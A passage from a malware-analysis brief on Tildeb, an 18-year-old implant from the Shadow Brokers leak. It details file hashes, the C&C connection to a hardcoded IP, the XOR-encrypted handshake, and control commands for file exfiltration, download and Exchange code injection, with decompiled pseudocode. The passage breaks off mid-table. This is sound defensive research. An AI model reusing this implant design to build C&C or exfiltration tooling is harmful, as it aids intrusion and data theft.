Tildeb: Analyzing the 18-year-old Implant from the Shadow Brokers' Leak

Mohamad Mokbel

Technical Brief

File and Code Characteristics

The implant has the following file characteristics:

- File name: clocksvc.exe
- Compiled as 32-Bit – Console Windows executable
- Accepts command-line arguments
- Compilation timestamp: October 3, 2000 – 21:01:55
- MD5-hash: 9812a5c5a89b6287c8893d3651b981a0
- SHA-256: c1bcd04b41c6b574a5c9367b777efc8b95fe6cc4e526978b7e8e09214337fac1
- File size: 57344 bytes

It has been 18 years since the implant was compiled, but it's possible that it may have been created earlier considering the time it took to develop and the number of iterations it might have gone through. Although we cannot say that the compilation timestamp is accurate, it is unlikely to be a forged value considering the environment it targets and the compiler version used. Moreover, the implant is developed using the C language, with the C++ part restricted to the Windows Foundation Class (MFC) library, that is, *mfc42.dll*. The MFC library is primarily used for network communications and compiled using Microsoft Visual C++ v6.0.

Tildeb's code is not obfuscated in any way and thus has no anti-disassembly and anti-debugging features, encrypted strings, or similar obfuscation techniques.

Infection Vector and Relation to Other Files

Since Tildeb is positioned as a stand-alone implant, we couldn't link it to any other files from the leak even while searching for various artifacts from the implant. However, a search by filename in the rest of the leak's dump shows the table "ProcessInformation" in the database file, *\windows\Resources\Ops\Databases\SimpleProcesses.db*, with the following:

Name	Comment	Type
clocksvc.exe	*** PATROLWAGON ***	SAFE

It is likely that "PATROLWAGON" is a moniker for an unknown exploitation framework or some other tool that works in conjunction with Tildeb that is yet to be discovered. The DB Table "ProcessInformation" contains a variety of legitimate and known process names and different types. "Type" takes either of the following values: NONE, MALICIOUS_SOFTWARE, SECURITY_PRODUCT, CORE_OS, ADMIN_TOOL, and SAFE. Of interest is the SAFE type, which shows process names that map to known exploitation frameworks and tools such as UNITEDRAKE, MOSSFERN, EXPANDINGPULLY, GROK, FOGGYBOTTOM, MORBIDANGEL, and others.

It is unknown how Tildeb gets delivered onto a targeted system, but it would not be surprising if it's delivered via lateral movement or through some of the other exploitation frameworks that have RCE modules targeting Windows NT.

Command Line Options

Tildeb is a console-based executable that can take command-line arguments. Since it doesn't use MFC's *WinMain* function, it instead calls *AfxWinInit* directly to initialize MFC upon execution. It successfully terminates itself if it fails.

The implant can take argument 0, 1, 2, 3, or 4 (excluding *argv[0]*) at once. Each serves a specific purpose:

- Case – 0: If executed without any arguments, it uses the hardcoded IP address 137[.]140[.]55[.]211 and port 25 to communicate with its C&C server.
- Case – 1: It expects an IP/domain address to connect to as the C&C server.
- Case – 2: The first argument is the same as in case – 1. The second argument is the port number to connect over.
- Case – 3: The first two arguments are the same as in case – 2. The third argument is the port it uses for creating a Transmission Control Protocol (TCP) socket in listening mode for accepting an ingress connection in case the egress connection fails (cases: 0, 1, 2). The default listening port is hardcoded to 1608.
- Case – 4: The first three arguments are the same as in case – 3. The fourth argument takes the value *-ju* that sets a global variable to 1. This instructs the implant to attempt elevating privileges in order to inject code into a Microsoft Exchange Server process.

Cleanup Thread and Main Process Cleanup Code

After checking for any command line arguments, Tildeb will sleep for 4.096 seconds. This is followed by setting a global variable, which we've referred to as *up_time**,*** with the current time since the Epoch (in seconds).

It then initializes and sets two Security Descriptors discretionary access control lists (DACL) to NULL, which allows access to two objects. One is a mailslot it creates under the name *\\.\mailslot\c54321.* The handle of this object is set as such so it is not inheritable by a new process. Another is a temporary file it creates on the system under the name *tmp<uuuu>.tmp*. The handle of this object is set as such so it is inheritable by a new process.

It subsequently attempts to initialize Windows Sockets and terminates itself if it fails to do so. Otherwise, it continues to create a global mutex object under the name *nowMutex*. The mutex is not created for ensuring only one instance of itself is running. In fact, there may be more than one instance running at the same time. The mutex is created solely for thread synchronization, that is, for signaling to the cleanup thread to acquire it. A mutex is a mutually exclusive object, and only one thread can own it at a time.

Tildeb has a fail-aware thread responsible for housecleaning upon failure in specific operations in the code throughout the program lifetime. We've referred to this thread as the *cleanup_thread*.

The synchronization between the main process thread and the *cleanup_thread* happens as follows. Initially, the main process thread is the owner of the mutex object *nowMutex*, which is in a non-signaled state at this point. At the same time, the *cleanup_thread* waits to acquire it indefinitely. For *cleanup_thread* to acquire the mutex, the owning thread releases it via the *ReleaseMutex()* application programming interface (API). When this happens, the mutex object becomes signaled and the *cleanup_thread* may acquire it.

The release of the mutex object and the trigger of the cleanup process carried out by the *cleanup_thread* happen when Tildeb:

- Fails to receive data from the C&C server (if the number of bytes received is 0).
- Fails to create a process/execute a file (control command 0x20).
- Successfully acquires the mutex object (if it is signaled by other thread); this is control command-dependent.

When the *cleanup_thread* is created, it first attempts to set the thread's priority to run only when the system is idle using the API *SetPriorityClass(hThread, IDLE_PRIORITY_CLASS)*. However, the usage of this API in the context of the thread is not correct, as this pertains to process priority and not threads. The proper API would have been *SetThreadPriority (hThread, THREAD_PRIORITY_IDLE)*. Therefore, the thread priority level will be that of the process thread priority, which is *THREAD_PRIORITY_NORMAL*. This mistake is present in every thread created by the implant.

After setting the thread's priority, it goes into a while loop where the conditional exit is controlled via a global flag setting, which we've referred to as *wayout_flag* (initially this flag is set to 0). Inside the loop, it sleeps for 15 seconds on every iteration. To exit the while loop:

- The state of the mutex object must be anything other than signaled.
- More than 15 minutes had passed since the implant has started (this is also dependent on the *up_time* value).

Once outside the while loop, it checks again if less than 15 minutes have passed. If so, it terminates the cleanup thread. Otherwise, it proceeds to close available handles, delete a temp file, shut down and close sockets, and terminate the process, as shown in Figure 1.

Accordingly, the cleanup thread functions as a watchdog. If nothing happens that would influence its behavior in less than 15 minutes, the implant cleans after itself and is terminated.

The main process thread signals the cleanup thread via the pseudocode (shown in Figure 2), which also alters the process main thread's continuous operation. The process thread first attempts to acquire the mutex and sets the *wayout_flag* flag if it is in a non-signaled state. Otherwise, it updates the *up_time* variable value with the current time, releases the mutex (thus becoming signaled for the cleanup thread to acquire it if possible), and then checks if the number of bytes received from the server is 0. If so, it sets the *wayout_flag* flag. As shown in Figure 2, the main process thread also goes through a similar cleanup procedure when it fails to receive data from the server by setting the *wayout_flag* flag, causing it to terminate itself.

Note that Tildeb is not equipped with any persistence mechanism. It is unlikely that one will be created considering what the cleanup code does.

```
{
  do {
    sleep(15s);
    if (WaitForSingleObject(h_nowMutex, 10s)) {
      wayout_flag = 1;
    }

    ReleaseMutex(h_nowMutex);
    elapsed_time = (current_time() - up_time);

    if (elapsed_time >= 15m) {
      wayout_flag = 1;
    }
  } while (!wayout_flag);

  if (elapsed_time < 15m) {
    return 0;
  }
  ms_exc.registration.TryLevel = 0;
  if (h_nowMutex) {
    CloseHandle(h_nowMutex);
  }

  CloseHandle(mailslot_c54321_handle);
  CloseHandle(mailslot_hfile_v);
  CloseHandle(h_KMSERVER);
  CloseHandle(h_STORE);
  CloseHandle(h_DSAMAIN);

  shutdown(notcreated_socket, SD_BOTH);
  CSocket::Close(&CSocket_success);
  DeleteFileA(&fname);

  ExitProcess(0xFFFFFFFF);
```

Figure 1: cleanup_thread pseudocode

```
{
  do {
    switch (control_cmd) {
      //...
    case 0x403:
      if (WaitForSingleObject(h_nowMutex,10s)) {
        wayout_flag = 1;
      }
      time(&up_time);
      ReleaseMutex(h_nowMutex);
      send_data_to_server(data);
      bytes_read = recv_from_server(&rec_data);
      if (!bytes_read) {
        wayout_flag = 1;
      }
      if (x_func()) {
        send_data_to_server(data);
        break;
      }
      //...
    }
    while (!wayout_flag)

    CloseHandle(h_nowMutex);
    DeleteFileA(&fname);
    send_data_to_server(&ss, aOk, 3 u, 0);
    sleep(3s);
    shutdown(notcreated_socket, 2);
    CSocket::Close(&ss);
    time(&up_time);

    CloseHandle(h_KMSERVER);
    CloseHandle(h_STORE);
    CloseHandle(h_DSAMAIN);
```

Figure 2: Main process cleanup and thread synchronization pseudocode

Network Communications

All of the network sockets created to communicate with the C&C server is carried over the TCP protocol. Tildeb may establish either an ingress or egress connection with the server depending on which connection is established successfully. It uses the MFC Classes *CAsyncSocket* and *CSocket* for all network communications.

First, it creates a TCP *SOCK_STREAM* with the list of events "*FD_CLOSE* | *FD_CONNECT* | *FD_ACCEPT* | *FD_OOB* | *FD_WRITE* | *FD_READ*". However, there's nothing in the code that checks for these events. Without checking whether the socket is successfully created or not, it attempts to connect to it using the hardcoded IP address 137[.]140[.]55[.]211 over the default port number 25. It's worth noting that despite the port number assignment, the implant does not communicate over the Simple Mail Transfer Protocol (SMTP).

If the connection is successful, it proceeds to set the priority class of the process to *NORMAL_PRIORITY_CLASS* (no scheduling requirements). It then attempts to disable the Nagle algorithm for send coalescing using the option *TCP_NODELAY* for a non-created socket. Additionally, this same, non-existent socket is referenced three more times in the code (all designed to shut it down, making it likely that it's leftover code). It then sends the check-in message *Success\x00* to the server then creates the *cleanup_thread* thread.

If it fails to connect to the socket, it closes it and creates the *cleanup_thread* thread. It then creates another socket with similar attributes, but for accepting ingress connection over the default port 1608. The socket is created to listen on all network interfaces, expecting to receive the exact check-in message *OK*3213** from the server. If the message does not match, the implant bails out.

Figure 3 shows how the abovementioned steps are carried out in the code. Worth noting is the use of different classes, *CAsyncSocket* and *CSocket*, and the function *listen()* from the library *Ws2_32.dll*. It is not clear why these APIs were mixed together to create a socket. Additionally, the return value of the API *GetLastError()* is never checked for.

```
long lEvent = (FD_READ | FD_WRITE | FD_OOB | FD_ACCEPT | FD_CONNECT | FD_CLOSE);
CAsyncSocket::Create(&CSocket_success, 0, lEvent, 0);
if (!CAsyncSocket::Connect(&CSocket_success, ip_addr_ar, dst_port_tcp)) {

  GetLastError();              // the return value is never checked!
  CSocket::Close( & CSocket_success);
  if (!CreateThread(0, 0, cleanup_thread, 0, 0, &ThreadId)) {
    return -1;
  }
  CAsyncSocket::Create(&CSocket_listening, nSocketPort, SOCK_STREAM, lEvent, 0);
  listen(s, 5);                // backlog = max of 5 outstanding connections
  CSocket::Accept(&CSocket_listening, 0, 0);
  Dest[0] = 0;
  CSocket::Receive(&CSocket_listening, Dest, 1024, 0);
  if (strcmp(Dest, aOk3213))                           // "OK*3213*"
  {
    return -1;
  }
}
h_process = GetCurrentProcess();
SetPriorityClass(h_process, NORMAL_PRIORITY_CLASS);

setsockopt(notcreated_socket, IPPROTO_TCP, TCP_NODELAY, &nd_disable, 4);
CSocket::Send(&CSocket_success, aSuccess, 8, 0);      // "Success\x00"
if (!ThreadId && !CreateThread(0, 0, cleanup_thread, 0, 0, &ThreadId)) {
  return -1:
```

Figure 3: Sockets creation - hex-rays decompiler pseudocode

Once the socket is successfully created and the first plaintext packet is sent or received, Tildeb starts to set up a secure communication channel with the server such that all subsequent traffic is encrypted. To establish such a connection, it first expects to receive a buffer of 132 bytes, which we've referred to as *R_A*. Then, it creates a buffer of 132 bytes with pseudorandom data, which we've referred to as *S_A*. The first 128 bytes are the result of SHA-1 (modified version) hashing of different elements from the system such as cursor position, thread ID, thread times, process ID, memory status, system time, and performance counter among others. The 128 bytes are then compared against a hardcoded blob of 132 bytes. If the last dword value is greater than the last dword value of the hardcoded blob, the buffer is regenerated. This comparison is done backward (from last to first) by comparing a dword value from each buffer at a time until the condition fails. We'll refer to this comparison as *cmp_dw_bckwrd*. The last 4 bytes (offsets: [0x88-0x83]) are always zero (this buffer of 132 bytes is first initialized to zero).

Hardcoded blob is:
13 E3 B7 E3 A0 C9 D9 CE 43 70 A4 54 CE 8D 7E C9 B5 B7 FB 86 E1 12 A9 B4 49 A4 96 97 E4 38 DC 2E 2D 1E F1 C9 80 C5 8F 2A 36 B3 07 E3 6B 85 DB 2E 5D 7E B8 39 E7 C9 4F DB 04 14 F3 C2 70 D7 4C 37 C7 54 86 55 F7 8A 31 B8 04 39 7D B5 F0 14 B8 F8 C1 8A 4F 3B A8 89 64 CF 10 82 5C 35 8D 06 16 81 B5 91 3A 17 E7 BC 1E 5B 44 C9 C6 D5 40 EB 74 D7 D6 2D B1 4F CE 29 00 A7 70 80 45 AB 7E 8F CF 2D 00 00 00 00

Note that all of the blobs of bytes are stored as strings in the code and in the reverse order of what's shown. Before use, each of them is converted to hex and then the bytes' order is reversed to look like the aforementioned blob.

The *S_A* buffer is further modified, and similar comparisons are done on it (with the fixed blob 02 00 00 00 00), and then sent to the server. The *R_A* buffer is then modified using the 128 pseudorandom bytes generated earlier for *S_A* and the blob 02 00 00 00 00.

Later, the implant generates a seed key of 256 bytes (which we've referred to as *Se_Ke*), considering the modified R_A buffer. It then receives a buffer of 132 bytes from the server, which we've referred to as *R_B*. This buffer will then be modified with the hardcoded blob 4B A0 00 00 00 00 00 00 using the hardcoded "random" blob of 132 bytes:

81 A6 B8 DB F3 55 4C B7 90 7A D9 FF 5C 4A ED C4 F8 94 5B EE 0A 32 DE A4 8B C3 40 60 BE 95 C7 67 43 AB 19 E3 23 DE EA 8E 92 24 4D ED 3C 05 FA C3 9E 4F 86 2F B7 AF 0B AD E6 D7 67 82 44 A7 7B 10 0C EA AB F5 88 9D E8 45 E3 DC 72 19 F6 75 19 07 50 0E 91 E4 05 CC 1D 11 FC CC 75 64 DA 10 A2 15 31 3D 1D 85 49 EB D2 74 88 7F 20 90 0E 86 58 7F 75 13 38 35 00 80 D2 20 73 0C 47 8F BD AD C9 E2 00 00 00 00

Finally and for verification, it compares both the *S_A* and *R_B* buffers. Both have to match to send the status message *Success\x00* (this is different from the check-in request described earlier). Otherwise, it sends the message *Error\x00* to the server. In case the comparison fails, the implant bails out. These messages are sent XOR-encrypted with every key byte being unique. The generated key is dependent on the seed key *Se_Ke*. Subsequently, all further communications are XOR-encrypted.

In a nutshell, this exchange of packets demonstrates the sharing of what looks like session keys that are client-server dependent. Each established TCP session with the server would generate a different set of encryption and decryption keys. Nevertheless, since only the XOR binary operator is used for encryption and decryption, having prior knowledge on the nature of the data being exfiltrated or received makes it possible to decrypt it.

Figure 4 shows the code responsible for sending encrypted traffic. Every buffer to be sent is first allocated on the heap, encrypted, sent, and then freed from memory. From a forensics standpoint, and memory analysis in particular, this makes it hard to collect such evidentiary data. However, this is not the case when receiving data from the server. It is rather decrypted and consumed without any attempt to clear it from the memory or disk.

```
{
result = VirtualAlloc(0,dwSize,MEM_COMMIT,PAGE_READWRITE);
buffer = result;
if (result) {
qmemcpy(result, data, dwSize);
for (i = 0; i < dwSize; ++i) {
buffer[i] ^= get_key(Se_Ke);
}
bytes_sent = CSocket::Send(hSocket,buffer,dwSize,flag);
VirtualFree(buffer, 0, MEM_RELEASE);
result = bytes_sent;
}
return result;
}
```

Figure 4: send function - encrypted channel – hex-rays decompiler pseudocode

After setting up a secure communication channel, Tildeb is ready to receive control commands to perform various malicious activities on the infected system. Figure 5 illustrates the process of establishing a successful connection with the remote server.



Figure 6: How Tildeb establishes a successful connection

The Hardcoded IP Address 137[.]140[.]55[.]211

There is an interesting blunder in the way the IP address is hardcoded. It ends with 3-space characters (shown highlighted in three different colors) as 137.140.55.211   \x00, then null terminated. Connecting to the IP address on specific versions of Windows OS works correctly but fails on others. There is a technical justification for this behavior.

As noted earlier, the implant uses the MFC library for all network communications. To connect to the IP address, it uses the MFC API *CAsyncSocket::Connect()* located in the library *mfc42.dll*. Since MFC classes are just C++ wrappers for Windows APIs, the actual implementation of this function is in the Windows *ntdll.dll* library on, for example, Windows XP(SP3) and other operating systems. The figure below shows the steps taken to reach the core implementation (for *mfc42.dll*, File Version: 6.02.8073.0):


{mfc42.dll}
•CAsyncSocket::Connect()
{ws2_32.dll}
•inet_addr()
{ntdll.dll}
•RtlIpv4StringToAddressA()
CSocket::ConnectHelper()_{mfc42.dll}->CAsyncSocket::ConnectHelper()_{mfc42.dll}->connect()_{WSOCK32.dll}

Figure 6: *CAsyncSocket::Connect()* API implementation sequence (Windows XP; 32-bit)

Figure 6 shows the functions that get called in an attempt to convert "a string containing an IPv4 address dotted-decimal address into a proper address for the *in_addr* structure". And as per Microsoft Developer Network's (MSDN) documentation on the *inet_addr()* function, passing *" "* (a space) to the *inet_addr* function will return zero. In actuality, the *inet_addr()* function first checks if the first character in the passed string is a space character. If so, it checks if the next character in the string is the null terminated character *\x00*. If not, it proceeds to call the *ntdll* function *RtlIpv4StringToAddressA()*, which is responsible for parsing, sanitizing, and converting the passed string into a proper binary IPv4 address in network order.

RtlIpv4StringToAddressA() checks if every character is in American Standard Code for Information Interchange (ASCII) or a digit. If it is in ASCII, it checks if it is the character *\x2e (.)*. After a successful conversion, the *Terminator* parameter, which "*receives a pointer to the character that terminated the converted string,"* returns the space character as the terminating character. The code that follows in the function *inet_addr()* then checks whether it is the null *\x00* terminating character. If not, it checks whether it is an ASCII character; if not, it fails. Otherwise, it continues to check if it is a space character. If so, it returns successfully; otherwise, the function fails.

It is important to note that what contributes to the successful conversion in this case is the fact that the *Strict* parameter of *RtlIpv4StringToAddressA()* is set to false. It wouldn't make sense otherwise in the context of Tildeb's operation. MSDN defines the *Strict* parameter as follows: "*A value that indicates whether the string must be an IPv4 address represented in strict four-part dotted-decimal notation. If this parameter is TRUE, the string must be dotted-decimal with four parts. If this parameter is FALSE, any of four possible forms are allowed, with decimal, octal, or hexadecimal notation.*"

This also works with Windows NT 4.0. The function *inet_addr()* has the actual similar implementation of *RtlIpv4StringToAddressA()*, but is less sophisticated.

For Windows XP, the MFC’s *Connect()* function works properly. However, this is not the case for Windows 7. Figure 7 shows the chain of function calls it takes to actually connect to the IP/domain address (this is for mfc42.dll, File Version: 6.6.8063.0). Not every visited function/API is shown.



Figure 7: *CAsyncSocket::Connect()* API implementation sequence (Windows 7 ; 32-bit)

As shown in Figure 7, the chain of calls is different from that of Windows XP, as the file version of the MFC library file is different as well. The *getaddrinfo()* function is more sophisticated at accounting for different scenarios and more. The code within the function *GetIp4Address()* that’s responsible for checking the Terminator’s parameter value is notable. After successfully calling the function *RtlIpv4StringToAddressW()*, *GetIp4Address()* checks the Terminator value if it is the null character *\x00* and only this character. If so, the function returns 1 (success). If it is anything other than *\x00*, the function fails, which is the case in this implant, that is, *\x20*. In this case, the setting of the *Strict* parameter doesn’t matter even if it's set to true.

Control Commands

The core of Tildeb’s functionality lies in each of the control commands it supports. After establishing a secure connection with the C&C server, it goes into an infinite loop waiting to receive control commands. The receive function expects a buffer with a maximum length of 4194304 bytes. If no bytes are received from the server, it sets the flag *wayout_flag*. This leads to exiting the infinite loop, starting the cleanup process, and then eventually terminating itself.

Tildeb supports a plethora of control commands, all in binary format. All communications are encrypted.There are also status messages that Tildeb sends to the server upon attempting to complete a given task/command. For example, when it receives a control command, or when attempting to get a handle to a file/mailslot, it sends the message *.\x00* (a dot followed by the null terminating character) to the server after it successfully completes any of them. In case it fails, it sends the message *Error\x00*.

Other analogous messages are sent to the server as well. The implant uses specific error codes represented as decimal values that it communicates back to the server upon failing to execute some fine-grained operations, and in particular while attempting to inject code into any of the Exchange Server processes. Furthermore, it sends the message *?\x00* (a question mark) to the server if it receives an unrecognizable control command.

The following is a detailed description of each of the commands (in no particular order):

- **0x403**: Deletes a file on the system using the *DeleteFileA* API.

- **0x500**: Sends the word value 0x2e00 to the server. It expects to receive a buffer of 4 bytes, and if it fails (that is, no bytes were received), it sets the flag *wayout_flag* to 1. Otherwise, it sends back the same 4 bytes it received from the server. This command functions as a ping-pong check, ensuring that the connection with the server is healthy.

- **0x1000**: Sets the flag *wayout_flag* to 1 for implant termination, and then sends the message *Ok\x00* to the server.

- **0x401**: Uploads a file to the server using C-runtime functions. It works by first getting the filename from the server, retrieving the size of the file on the system, and then sending it to the server. It then expects to receive data from the server. If the first byte in the payload is 0x2e, it uploads the file in question to the server (0x200 elements of size, 1 byte at a time), until the end-of-file is reached. If it is unable to get a handle to the file, it sends the dword value 0x00000000 (indicating the size) to the server.

- **0x400**: Gets a list of files and folders in a given directory including current date and time, hostname, and files names with their last changed/modified attributes among others. It is saved to the disk in a temporary file, uploaded to the server, and then deleted. The upload function logic is the same as in control command 0x401. However, the difference is that this one uses Windows APIs instead of C-runtime functions. The following is an example of the temporary file's content:

  ```
  Collected on <hostname>, Sat Nov 24 21:37:16 2018
  .
  Listing directory C:\interpol\*.*

  Sat Nov 24 21:35:09 2018    < DIR >     .
  Sat Nov 24 21:35:09 2018    < DIR >     ..
  Sun Jan 15 22:40:04 2012         1574  john_galt.pem
  Sun Jul 22 23:25:58 2012    < DIR >     cia
  Sat Feb 25 23:43:54 2012         6102  eula.txt
  Sun Jul 22 23:25:54 2012    < DIR >     fbi
  Sun Jul 22 23:52:42 2012         3249  us.cfg
  Tue Jul 17 05:32:14 2012      1002496  ru.exe
  Sun Jun 12 22:09:18 2011      2206720  cn.dll
  ```

  In terms of how the temporary file is created, it first attempts to get the path to the installed MS ExchangeServer Mailbox from the registry. This is done by querying the Value of the *Working Directory* registry value name located under the Registry Key: HKLM, SubKey, *System\CurrentControlSet\Services\MSExchangeIS\ParametersSystem*. The value of the parameter *Working Directory* holds the path to MS ExchangeServer Mailbox. If successful, it creates a temporary file in the said directory/path under the name *tmp<uuuu>.tmp* (<uuuu> is an unsigned integer based on the current system time). Otherwise, it creates the file in the current user's temporary folder under the same name. The created file is meant for writing, with temporary storage and sequential scan.

- **0x380**: Sets MS Exchange "Background Cleanup" Registry Value with a value received from the server, then sends out the old value. The said value is located under the Registry Key HKLM, SubKey: *System\CurrentControlSet\Services\MSExchangeIS\ParametersPrivate*. The background cleanup process is responsible for recovering empty space used by attachments, deleted folders, and messages. The Registry ValueName *Background Cleanup* value (in milliseconds) controls at which rate this process' task runs.

- **0x20**: The primary function of this control command follows several steps:
  1. It attempts to create a temporary file just as in control command 0x400.
  2. It checks if a conditional flag is set to true, which it initially is. Then, it concatenates the path it retrieved in the first step with the server response value. For example, the path might look like *%temp%\<server_response>*.
     - 2.1 It copies the final path derived in the second step into a global variable, which we've referred to as *fname_s*. This variable will be passed into the code injection function.
     - 2.2 The conditional flag is set to 0. Thus, this flag is meant to be set only once during the implant's runtime life.
     - 2.3 If the conditional flag is not set, it would only concatenate the path it retrieved in the first step with the server response value.
  3. It downloads data from the server and saves it into the file (as binary) created in the first step. The downloaded file is expected to be a cabinet-compressed (.cab) file.
  4. It creates a process of the Windows *expand* utility for decompressing the file downloaded in the second step under a file name received from the server in the same directory of the created temporary file.
  5. If process creation (step 4) is successful, it deletes the temporary file from the system. Otherwise, it sets the *wayout_flag* flag to 1 and deletes the temporary file.

The rest of the control commands deals mainly with interprocess communications (IPC) using Windows' mailslots mechanism as well as code injection into specific MS Exchange Server processes. As detailed below, the implant establishes two-way communication using two mailslots. The mailslot it creates or the one it reads from are not referenced in any of the other tools and utilities in the leak. Therefore, it is unknown what the other process is supposed to do, or how it is supposed to run as a process or as a standalone or child process. The following are the two mailslots referenced in the implant:

Mailslot name	Description

`\\.\mailslot\c12345`	`Tildeb is the client process.`
	`Created by another process.`
	`Tildeb writes to it.`

`\\.\mailslot\c54321`	`Tildeb is the server process.`
	`Created by Tildeb.`
	`It reads from it.`

Mailslots communications are carried over using specific format messages, unique per control command. However, the general layout has the following structure:

Format Message	Populated

`'%ld %x',0Ah`
`'%ld %ls ',0`
	`'6553 0x400000',0Ah`
	`'<control command> <server_response_x> <# type of info.> <…>'`

The values 6553 and 0x400000 are hardcoded in the binary. The <*control command*> value is either hardcoded as per referenced control command or populated dynamically. <*server_response_x*> is data received from the C&C server. There could be multiple receive requests from the server, which will be concatenated with the previous one.

The second line of the format message is unique to each command. Judging by the mailslot name form, the other processes that use those two mailslots has to reside on the same host of Tildeb's process.

- **0x300**:
  1. The format message has the following structure:

Format Message	Populated
